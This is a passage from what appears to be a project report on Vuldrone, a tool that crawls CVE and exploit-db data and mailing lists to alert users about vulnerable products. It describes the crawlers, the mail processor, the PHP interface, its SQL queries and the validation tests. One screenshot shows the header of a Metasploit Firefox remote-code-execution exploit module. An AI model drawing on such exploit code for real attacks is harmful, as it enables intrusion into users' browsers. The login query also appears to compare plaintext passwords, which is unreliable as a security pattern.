The crawling isn't performed in order and this is how *Scrapy* works by default. No change should be made in the `settings.py` file for this crawling-mode.

-Update crawling:

It also is possible for *Scrapy* to crawl websites in order, from the first element to the last one. Those are the changes must be done in the `settings.py` file:

```
DEPTH_PRIORITY = 1
SCHEDULER_DISK_QUEUE = 'scrapy.squeue.PickleFifoDiskQueue'
SCHEDULER_MEMORY_QUEUE = 'scrapy.squeue.FifoMemoryQueue'
```

That way, when crawling the *CVEs* and products, whenever it comes across a *CVEs* already inserted, it stops.

This is achieved by capturing the *Duplicate entry* error while inserting into the database, and, afterwards, exiting the program:

```
except mdb.IntegrityError, message:
    errorcode = message[1]
    print "ERRORCODE----->" + errorcode

    if "Duplicate entry" in errorcode:    # if duplicate

        os._exit(1)
```

As for the first crawling, the *Duplicate entry* error wouldn't be captured.

3.2.5 Initial approach

The initial approach was to use *Goutte* in order to crawl the whole *cvedetails* website as well as *exploitdb*:

- CVEs and products:

The starting *URL* used has been: <http://www.cvedetails.com/browse-by-date.php>, and the way to perform the harvesting has been the following:

- Iterating over all the years, then iterating all the pages inside a year, and then, iterating all the *CVEs* inside a page. Once inside a specific *CVE*, all the relevant information about the *CVE* and the products related to that *CVE* has been saved into the *MySQL* database.
- The iteration over the years, pages and *CVEs* has been carried out through the elements of the page, the website *XML* path, with *XPath*.

This is how a specific element is retrieved, but not harvested, with *Goutte*:

```
$years = $crawler
->filterXPath('//table[@class="stats"]//tr//th/a[@title]')-
>each(function ($nodes) {
    return $nodes->text();
});
```

That is done for the pages and *CVEs* too in the same way, with their specific *XPath*.

As far as the element selection is concerned, *Goutte* allowed performing it two different ways: using *DOM* selectors or using *XPath*.

DOM selector syntax is easy and fast to write. For instance, for selecting all the elements *p*, where the parent is a *div* element, the syntax is like this: *div > p*, whereas, with *XPath*, the syntax is : *//div/p*.

XPath has been preferred over *DOM* selectors because for more complex elements selections, it's much more powerful, the syntax is clearer, and it's less limited. *XPath* has also functions and operators that make it really versatile. This is the way the vulnerabilities has been crawled on the first *PHP* implementation with *Goutte*, using *XPath*, within a *CVE*:

```
$vulnerabilities = $crawler3->filterXPath('//td//div[@class =  
"cvedetailssummary"]/text()  
| //*[@class="datenote"] | //div[@class="cvssbox"] |  
//h1/a[@title][position() = 1] | //table//tr[position()=8]/td')
```

- Exploits

The exploits has been also crawled and stored into the database with the *Goutte PHP* library as well as the products and CVEs.

The approach had been very similar than the one with *Scrapy*. It had been used the same starting URL: https://www.exploitdb.com/search/?order_by=date&order=desc&pg=j&action=search This URL is iterated in a `for` loop giving the variable "j" a value from 1 to 1800. Inside a page, all the Exploits are iterated.

The following part of the code is in charge of harvesting the exploit with all its fields:

```
$exploit = $crawler2->filterXPath('//div[@id="container"]/pre  
|  
//table[@class="exploit_list"]//tr[position()=1]/td[position()=1]/  
text()  
  
|//table[@class="exploit_list"]//tr[position()=1]/td[position()=2]  
/a  
  
|  
//table[@class="exploit_list"]//tr[position()=2]/td[position()=3]/  
text()')->each(function ($nodes) {  
    return $nodes->text();  
});
```

It is, in fact, the same *XPath* as the one used in *Scrapy*.

3.3 Mail Procesor

The **Mail Processor** is the other part of the **Vuldrone** backend. The core of the application along with the **Web Crawlers**.

It is simpler and it doesn't have as many nuances as the previous module, but it is as crucial as the **Web Crawlers**. In fact, it is the combination of all the modules and the way they are used that makes the application unique and powerful.

As far as this module is concerned, there are two parts worth be explained separately: the `mail harvester` and the `mail sender`.

3.3.1 Mail harvester

This part task is to harvest the emails from security mailing lists and inserting them into the database, in the `Vulnerabilities_mail` table.

There are plenty of security mailing lists, in websites like: <http://www.securityfocus.com/> or <http://seclists.org/>. For instance: *Nmap Development*, *Nmap Announce*, *Full Disclosure*, *Bugtraq*, *Security Basics*, *Penetration Testing*, *Info Security News*, *Firewall Wizards*, *IDS Focus*, *Web App Security*, *Daily Dave*, *PaulDotCom*, *Honeypots*, *Microsoft Sec Notification*, *Funsec*, *CERT Advisories*, *Open Source Security*, *Secure Coding*, *Educause Security Discussion*, *NANOG*, *Interesting People*, *The RISKS Forum*, *Data Loss*.

Among all these mailing lists, there many too specific and not of great interest, but there are two mailing lists that are going to be the ones used for the mail harvester, as they receive all the Vulnerabilities, not only for a specific type, but all kinds of vulnerabilities. Those two mailing lists are: *Bugtraq* and *Full Disclosure*.

It is possible that by only subscribing to *Bugtraq* would met the requirements for this module, because *Bugtraq* is the premier general security mailing list and vulnerabilities are often announced there first. However that doesn't mean the vulnerabilities are always announced in *Bugtraq*. Sometimes *Full Disclosure* receives them first many hours or days before, and they pass through the *Bugtraq* moderation queue later.

Although *Full Disclosure* publics many times information that is not relevant at all concerning vulnerabilities of a certain product, the fact that this

mailing list sometimes announces the vulnerabilities first than *Bugtraq*, being aware of the vulnerabilities in that mailing list too, it could make the difference for the users between being aware of whether their products are vulnerable or not, and all the severe problems and risks that this entails.

All the emails coming from the mailing lists are collected in the *INBOX* of a private email account and the emails are accessed via *IMAP*.

The parts of the message gathered are: *subject*, *body* and *date*. These parts, for every message are stored into a dictionary called *message*, which have the keys *Subject*, *Date* and *Body*. This dictionary is the one passed as a parameter for the *insert* function, in order to insert them into the *Vulnerabilities_mail* table.

Certain parts of the *process_mailbox* function code should be mentioned:

Some emails have attached files on them and they can be either multipart or no multipart messages, and the way to handle their body part of the email is different:

```
if msg.get_content_type() == "text_plain": #No Multipart messages

    body = msg.get_payload()
    body = re.sub(r"\[image:.*\]", "", body)
    split_signature = re.split(r"-----BEGIN PGP
SIGNATURE.*", body)
    body = split_signature[0]
    message['Body'] = body.decode('utf-8')

    else: #Multipart messages
        for part in msg.walk():
            if part.get_content_type() == "text/plain": #
ignore attachments/html

                body = part.get_payload(decode=True)
                body = re.sub(r"\[image:.*\]", "", body)
                split_signature = re.split(r"-----BEGIN PGP
SIGNATURE.*", body)
                body = split_signature[0]
                message['Body'] = body.decode('utf-8')
```

It should also be noted that the emails have been first cleaned; they have a *PGP* signature at the end of them and in some cases, images. Both *PGP* signatures and images parts have been deleted in order to obtain a much clearer message.

```
body = re.sub(r"\[image:.*\]", "", body)
split_signature = re.split(r"-----BEGIN PGP SIGNATURE.*", body)
body = split_signature[0]
```

The date has been formatted into the format used in the *CVEs* (YY-mm-dd), for consistency and coherence:

```
date_tuple = email.utils.parsedate_tz(msg['Date'])
if date_tuple:
    local_date = datetime.datetime.fromtimestamp(
        email.utils.mktime_tz(date_tuple))
    message['Date'] = local_date.strftime("%Y-%m-%d")
```

The subject part of the email shouldn't be mentioned because it is obtained straightforward when converted the email with the python *IMAP* library.

After the 'message' dictionary is filled, it is inserted into the database and then, the email is moved from *INBOX* to *Trash*:

```
insert_vulnerability_mail(message['Subject'], message['Date'], message['Body'].encode('utf-8'))

M.store(num, '+FLAGS', r'(\Deleted)')
M.close()
M.logout()
```

Whenever an email is processed, a function named `send_mail` is called, and this is the second part of the **Mail Processor** module.

It should be noted that this module was first implemented in Java with the *javax.mail* but it has been changed to python, as well as the crawler first has been implemented in *PHP* with the *Goutte* library and rebuilt into *Scrapy*, the *Python* framework for web crawling.

The reasons of using *Python* in this part are that the code turned out to be far simpler, easier to read and to scale. There are many string operations, and, as far as this aspect is concerned, *Python* excels.

3.3.2 Mail Sender

This function is called from the `process_mailbox` function with the message as a parameter. It is in charge of two important tasks:

- Inserting the emails into the `Alerts` table.
- Sending an email to those users whose requested products are related to the email passed as a parameter.

The emails are sent using the *SMTP* protocol, with the python *smtplib* library.

Regarding this part, there are important and delicate parts that must be noted and explained with more detail:

In order to know the target users, a function called `show_users` returns a list with the users and their requests. This would be the query:

```
SELECT Login,Users.ID,Vendor,Product from Users inner join
Peticiones on Users.ID = Peticiones.ID
```

Once the users and their requests are obtained, for every user, it is checked whether their requests (product and vendor) is in the body of the message or not; if the user has a request related to the email, his email is appended to a list of users called `receivers`, which is, the list emails the message is going to be sent to.

```
users = show_users()

for user in users:

    if user[1].lower() in message['Body'].lower() and
user[2].lower() in message['Body'].lower():
        if "@" in user[0]:
            receivers.append(user[0])

insert_alert(user[3],message['Subject'],message['Date'],message['Body'])

receivers = set (receivers)
```

It is worth mentioning that `show_users` returns a list of a user's tuple, where the position 0 of the tuple corresponds to the email, the position 1 to the vendor, the position 2 to the product and the position 3 to the user ID.

The body message is exactly the same message received by parameter from the `process_mailbox` function, but there is a caveat: the string: `VULDRONEMAIL-----` is added to the subject for the user to know that the email is related to a security issue announced from the application, the “from” header is also set to the mail sender account.

```
message = "\r\n".join([
    "From: mailfeeder90@gmail.com",
    "Subject: VULDRONEMAIL-----"+message['Subject'],
    "",
    message['Body'].encode('utf-8')
])
```

With the message built and the receiver emails obtained, the next part is sending the message to the users that have product's requests related to the email received in the *Bugtraq* or *Full Disclosure* mailing lists.

```
if len(receivers)>0:
    conn.sendmail(sender, receivers, message)
```

3.4 User interface

This is the fourth module of the **Vuldrone** application; it is the part that allows the user to interact with the application. The priority has been to make the interaction very intuitive and simple, for every user to be able to use the application without any kind of training.

Other important priority is its security. As this application is totally security related, if the application, whose aim is to protect the users, could compromise the user, would be a paradox. Exhaustive penetration testing has been performed against the website to test its security, but this is explained in the next section in more detail.

The backend language used has been *PHP* for several reasons:

- PHP is very easy to scale. If it would be required to scale the project, *PHP* does is very quickly due to its architecture. The cluster size can be increased with very little configuration.
- It doesn't require years of experience. For an application developed by one programmer, that doesn't require an organization working together in different modules, *PHP* is a language that allows a person without a very long experience do really powerful things. If it was an application that requires many people working, *PHP* probably wouldn't have been the chosen language.
- It doesn't fail hard compared to other languages. *PHP* runs in separate isolated processes within *Apache*. *PHP*'s state cleans up and starts over for each request, so one request does not corrupt another. Other languages requires more work to handle that, *PHP* does it by default.
- Very good documentation. Every function and method has documentation and a great number of functions have tons of examples.
- Lot of blogs. *PHP* philosophy is about sharing information, so, there are many people with very good blogs sharing useful information.
- Dynamic typing. There is no need to worry about whether using an *int* or a *char*, if there is need for a specific type; it significantly reduces the amount of code needed to write and error conditions to check for.
- Works great with HTML. Integrating *HTML* code within *PHP* is extremely easy. In fact, *PHP* and *HTML* are interchangeable within the page.

- Lower level. Compared to other web frameworks, *PHP* is lower level, less abstract and more transparent, what allows the programmer understanding in more detail the code.

Vuldrone has been coded in raw *PHP*, without a framework due to the following reasons:

- Low level. You learn a lot writing on your own. The subtle differences between using one function or another, between placing the code in one part instead of another one results on a deeper understanding of what is happening with the code, and the most important theory behind rather than mindless implementation.
- Frameworks templates. They handle templates that many times do not fit one self's needs.
- Adapting the framework to the application rather than the application to the framework. It turns out to be faster adapting your own framework rather than loading a framework.
- Small project. For a not very big project, that probably won't need to be expanded much, a framework would be more work than necessary. It would have happen to be wasting more time on learning a framework than the time saved for the framework templates and features.

As for the graphic interface, *Bootstrap* has been used because:

- It is compatible with all major browsers. There is no need to worry about the operative system running, it can either run on a *Mac* or a *PC* and you can use *Firefox*, *Safari*, *Internet Explorer* or *Chrome*.
- It supports responsive design. The website can be seen on any device: desktop, tablet or mobile phone.
- It saves time. For people with little experience with *HTML* and graphic interface in general, it saves a lot of time since offers convenient pieces of code that will give the website a very nice style.
- It's customizable. The developer can edit and add new pieces of code to the given *JavaScript* or *CSS*. The developer can make it to fit the website needs.
- It has a detailed documentation and vast community. Even if a developer is new to *Bootstrap*, the documentation provides great support in learning it without any hassles.

- It updates frequently. *Bootstrap* releases more updates than any other framework. You can be sure of working with the latest tools.

Figure 24 shows the website's flowchart:




Figure 24 – User Interface flowchart diagram

The user interface is composed by the following files: `login.html`, `login.php`, `main.php`, `deleteproduct.php`, `add.php`,

addproduct.php, viewproduct.php, alerts.php, deletealert.php, logout.php, queries.php and a set of CSS, JavaScripts and a data folder. Each part worth being explained:

-Login.html

This is the page where the website starts, in this page, the user has to log in the application.

Figure 25 – User Interface Login view

-Login.php

Once the 'Log in' button is pressed, the form goes straight to the login.php page, and it checks whether the user logged is in the database or not. This is the database query:

```
SELECT * FROM Users WHERE login = ? AND password = ?
```

If the user exists, it initializes the *PHP* session, that is, the *PHPSESSID* cookie, with the aim of identifying the user throughout the whole website, once the cookie is set, the user is redirected to the `main.php` page.

```
$_SESSION["ID_User"]=$user_id;  
$_SESSION["name"]=$login;  
header('Location: main.php');
```

If the user doesn't exist, it stays in the `login.html` page without being given any message, for security, not to give the user any hint about whether is not accessing because of the non-existence of the user or an internal error.

```
header('Location: login.html');
```

-Main.php

This is the page where the user can access all the application services. She can add a new product, delete a product, view a product, and go to alerts or logout from the website.




Figure 26 – User Interface Main view

The already added products are shown to the user in the `main.php` page, and those products are retrieved for a specific user by this query:

```
SELECT * from Peticiones INNER JOIN Users ON Peticiones.ID =
Users.ID WHERE Peticiones.ID = ?
```

`Peticiones.ID` value is the `$_SESSION["ID_User"]`, this is how a user is identified within the website.

It should be noted that the 'Edit' button has no use but hasn't been deleted because it would probably be a future improvement.

The `$_SESSION["name"]=$login` part of the cookie is used on every page, always at the top right. In this case, `vuldrone@uc3m.es` is the user created for the examples.

-Add.php

This is accessed from the `main.php` when pressing the button with the 'Add new products' text.

The screenshot displays the 'Add Products' interface. At the top, a header bar contains the user email '@vuldrone@uc3m.es', a 'Home' link, and a 'Logout' button. Below the header, the user is identified as 'Mr.vuldrone@uc3m.es:'. The main content area is divided into two sections: 'Add product:' and 'Preview:'. The 'Add product:' section contains a form with the following fields: 'Vendor' (text input), 'Product' (text input), 'Version' (text input), 'Exploit' (dropdown menu with 'Yes' selected), and 'Date' (text input with a date mask 'mm/dd/yyyy'). A '+ Add' button is located at the bottom right of the form. The 'Preview:' section shows a table with columns: 'Vendor', 'Product', 'Version', 'Exploit', and 'Date'. Below the table is a large blue button labeled 'Submit all and finish'. At the bottom of the page, a footer bar contains the text 'CGI Copyright 2015 All Right Reserved.'

Figure 27 – User Interface Add Products view

This part of the user interface requires a bit more explanation; given it contains some important features.

It allows autocomplete vendors and products dynamically, up to a list of 35 vendors and products. Vendors and products are stored in a *JavaScript* file, and they are an array of names, obtained with a *SQL* query that saves the result into a file.

It is possible to add more than one product at the same time and cancel them. They are stored into a *JavaScript* array of objects, and it can dynamically change when the 'add' button is pressed, or when a product is canceled. One *JavaScript* function is on charge of adding a product to the array and other one to delete it from the array.

@vuldrone@uc3m.es

Home

Logout

Mr.vuldrone@uc3m.es:

Add product:

Vendor

Mozilla

Product

Firefo

Firefox
Firefox Adsense
Firefox Esr
Firefoxos
Skype Extension For Firefox
Unity-firefox-extension
Yoono For Firefox

Version

Exploit

Date

Preview:

Vendor	Product	Version	Exploit	Date	
Cisco	Packet		Yes	2015-08-03	✕
Collabnet	Subversion		Yes	2015-08-03	✕

Submit all and finish

CGI Copyright 2015 All Right Reserved.

Figure 28 – User interface autocomplete view

When the 'Submit all and finish' button is pressed it sends the data via *POST* using *AJAX*, which is a programming technique that allows to send data from the client to the server side, to a page named `addproduct.php` and the user is returned to the `main.php` page. At this point, the user is displayed the products she has just added.

-Addproduct.php

This page is called from the `add.php` file when the submit button is pressed. In this file, there is a loop that iterates over the array and inserts each object, that is, each product, into the database:

```
foreach ($elements as $element) {
    new_product($element,$user_id);
}
```

The query that inserts each product is as follows:

```
INSERT INTO Peticiones (Vendor, Product, Version, P_Date, Exploit, ID) VALUES (?, ?, ?, ?, ?, ?)
```


-Deleteproduct.php

The user can delete a requested product in the `main.php` page, by clicking the button tagged by 'Del'. When the user presses it, the product data is sent via *POST* using *AJAX* to `deleteproduct.php` and the product is deleted from the database and from the page instantly, with a slow fading effect.

The query in charge of the database deletion is the following:

```
DELETE FROM Peticiones WHERE Vendor = ? AND Product = ? AND
Version = ? AND ID = ?
```

-Viewproduct.php

This page is accessed from `main.php` by clicking the "View" button. Once clicked, the data is sent to `viewproduct.php` via *GET* with the following parameters: `vendor`, `product`, `version` and `exploit`.

The parameters are processed in three functions: `view_product_vulns`, `view_product_exploits` and `view_product_vulns_mail` and all the vulnerabilities and product's exploits are displayed to the user. These are the vulnerabilities gathered from <http://www.cvedetails.com/>.




Figure 29 – User interface CVEs view

These are the exploits gathered from <http://www.exploit-db.com/>:

The screenshot shows the user interface of the Exploit DB website. At the top, there is a navigation bar with the user's email '@vuldrone@uc3m.es', a 'Home' button, and a 'Logout' button. Below this, the page title 'Mozilla Firefox' is displayed. The main content area has tabs for 'CVE Details', 'Exploit DB', 'Mailists', and a 'Dropdown' menu. The 'Exploit DB' tab is selected, showing details for CVE-2014-8636. The description states that the XrayWrapper implementation in Mozilla Firefox before 35.0 and SeaMonkey before 2.32 does not properly interact with a DOM object that has a named getter, which might allow remote attackers to execute arbitrary JavaScript code with chrome privileges via unspecified vectors. The date is 2015-01-14, and the score is 7.5. A link to the CVE details page is provided. The 'Exploit:' section contains a Metasploit module script.

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'
require 'rex/exploitation/jsobfu'

class Metasploit3 < Msf::Exploit::Remote
  Rank = ManualRanking

  include Msf::Exploit::Remote::BrowserExploitServer
  include Msf::Exploit::Remote::BrowserAutopwn
  include Msf::Exploit::Remote::FirefoxPrivilegeEscalation

  def initialize(info = {})
    super(update_info(info,
      'Name'      => 'Firefox Proxy Prototype Privileged Javascript Injection',
      'Description' => %q{
        This exploit gains remote code execution on Firefox 31-34 by abusing a bug in the X
      })
  end
end
```

Figure 30 – User interface Exploits view

This tab shows the vulnerabilities harvested on the **Mail Processor**:

The screenshot shows the 'Mailists' tab selected in the Exploit DB interface. The page title is 'Mozilla Firefox'. The main content area displays a security update for iceweasel. The title is '[SECURITY] [DSA 3300-1] iceweasel security update'. The date is 2015-07-04. The description is a PGP signed message from the Debian Security Advisory DSA-3300-1, dated July 04, 2015. It lists several CVE IDs associated with the update: CVE-2015-2743, CVE-2015-4080, CVE-2015-2734, CVE-2015-2735, CVE-2015-2736, CVE-2015-2737, CVE-2015-2738, CVE-2015-2739, CVE-2015-2740, CVE-2015-2728, CVE-2015-2731, and CVE-2015-2724. The message describes multiple security issues found in iceweasel, including memory safety errors, use-after-frees, and other implementation errors that could lead to arbitrary code execution or denial of service. It also mentions a vulnerability in DHE key processing known as 'LogJam'.

Figure 31 – User interface Mails view

The user's session doesn't play an important role in this page, because the vulnerabilities from a certain product does not consider the user at all, they

are the same for everyone, although, the user's session is used for being displayed at the top left corner.

The database query that is in charge of obtaining the CVE vulnerabilities is the following:

```
SELECT Vulnerabilities_cve.CVE AS CVE, Description AS Description,
P_Date AS P_Date, U_Date AS U_Date, Score AS Score FROM
Vulnerabilities_cve INNER JOIN Products ON Vulnerabilities_cve.CVE
= Products.CVE WHERE Vendor = ? and Product = ? and Version = ?
GROUP BY Description ORDER BY U_Date DESC
```

Here, there is the possibility too, that the user has inserted a product without a version, so the query is the same but without the version field. In order to retrieve the exploits this query has been used:

```
SELECT Vulnerabilities_cve.CVE AS CVE, Description AS Description,
P_Date AS P_Date, U_Date AS U_Date, Score AS Score, Exploit AS
Exploit FROM Vulnerabilities_cve INNER JOIN Products ON
Vulnerabilities_cve.CVE = Products.CVE INNER JOIN Exploits ON
Vulnerabilities_cve.CVE = Exploits.CVE WHERE Vendor = ? and
Product = ? GROUP BY Exploit ORDER BY Date DESC
```

And, the last tab, corresponds to the vulnerabilities obtained from the mailing lists, and the query in charge of obtaining this information is as follows:

```
SELECT Subject,date,summary FROM Vulnerabilities_mail WHERE
summary LIKE ? AND summary LIKE ?
```

The two page parameters are vendor and product so, the emails shown to the user are the ones whose body text includes both the vendor and product the user has inserted as a request.

-Alerts.php

This part of the application is accessed from `main.php` and it displays the latest vulnerabilities to the user.

The displayed data is retrieved from the `Alerts` table, by the following query:

```
SELECT Subject,date,summary FROM Alerts WHERE ID = ?
```

That way, all the alerts are shown to the user, no matter what product they come from, which is the purpose of this section.

All alerts are displayed in the same page, `alerts.php`, and the alert subject is first shown to the user. The user can watch the whole alert message

by clicking on the subject. She can hide the content by clicking on the subject again.




Figure 32 – User interface Alerts view

The user is also allowed to remove alerts by clicking on the trash icon.

-Deletealert.php

When the trash icon is clicked from the `alerts.php` page, a *POST* is sent to `deletealert.php` using *AJAX*. Once the button is clicked, the whole alert is removed visually from the website, both the subject and the whole body, and also deleted from the database. The *MySQL* query in charge of the alert deletion is the following:

```
DELETE FROM Alerts WHERE Subject = ? AND ID = ?
```

When the button is clicked, the red number of alerts is also automatically updated without needing to reload the page.

-Logout.php

The only purpose of this page, is to remove the user's session and to redirect him to the website login.

Once the user logs out the user needs to log in again, it is not possible for the user to use his previous cookie.

4. Validation

This chapter lists all the tests that have been performed to the **Vuldrone** application:

4.1 Fuctionality

CVESpider
The spider starts from the newest to the oldest <i>CVEs</i> .
The spider is can go through all the pages without any kind of problem.
All the <i>XPaths</i> are correct.
The spider doesn't get blocked from the <i>cvedetails.com</i> domain.
The spider works asynchronously when it has to dump the whole <i>cvedetails</i> database.
The spider works in order when it has to monitor the <i>CVEs</i> .
The field "type" in <i>CVEs</i> with more than one type, is correctly joined by all the types in one string.
Published date and update date are split correctly even though having the same <i>XPath</i> .
All the fields are formatted correctly, with no special characters.
The <i>spider</i> doesn't inserts <i>CVEs</i> with score 0.
The <i>CVE</i> information is correctly inserted into the <i>Vulnerabilies_cve</i> database
When a <i>CVE</i> has more than one product affected, all the products are correctly inserted in the Products database.
The spider stops when a duplicate <i>CVE</i> is found.
Whenever the spider opens a connection to the database, it closes the connection after the operation is done.
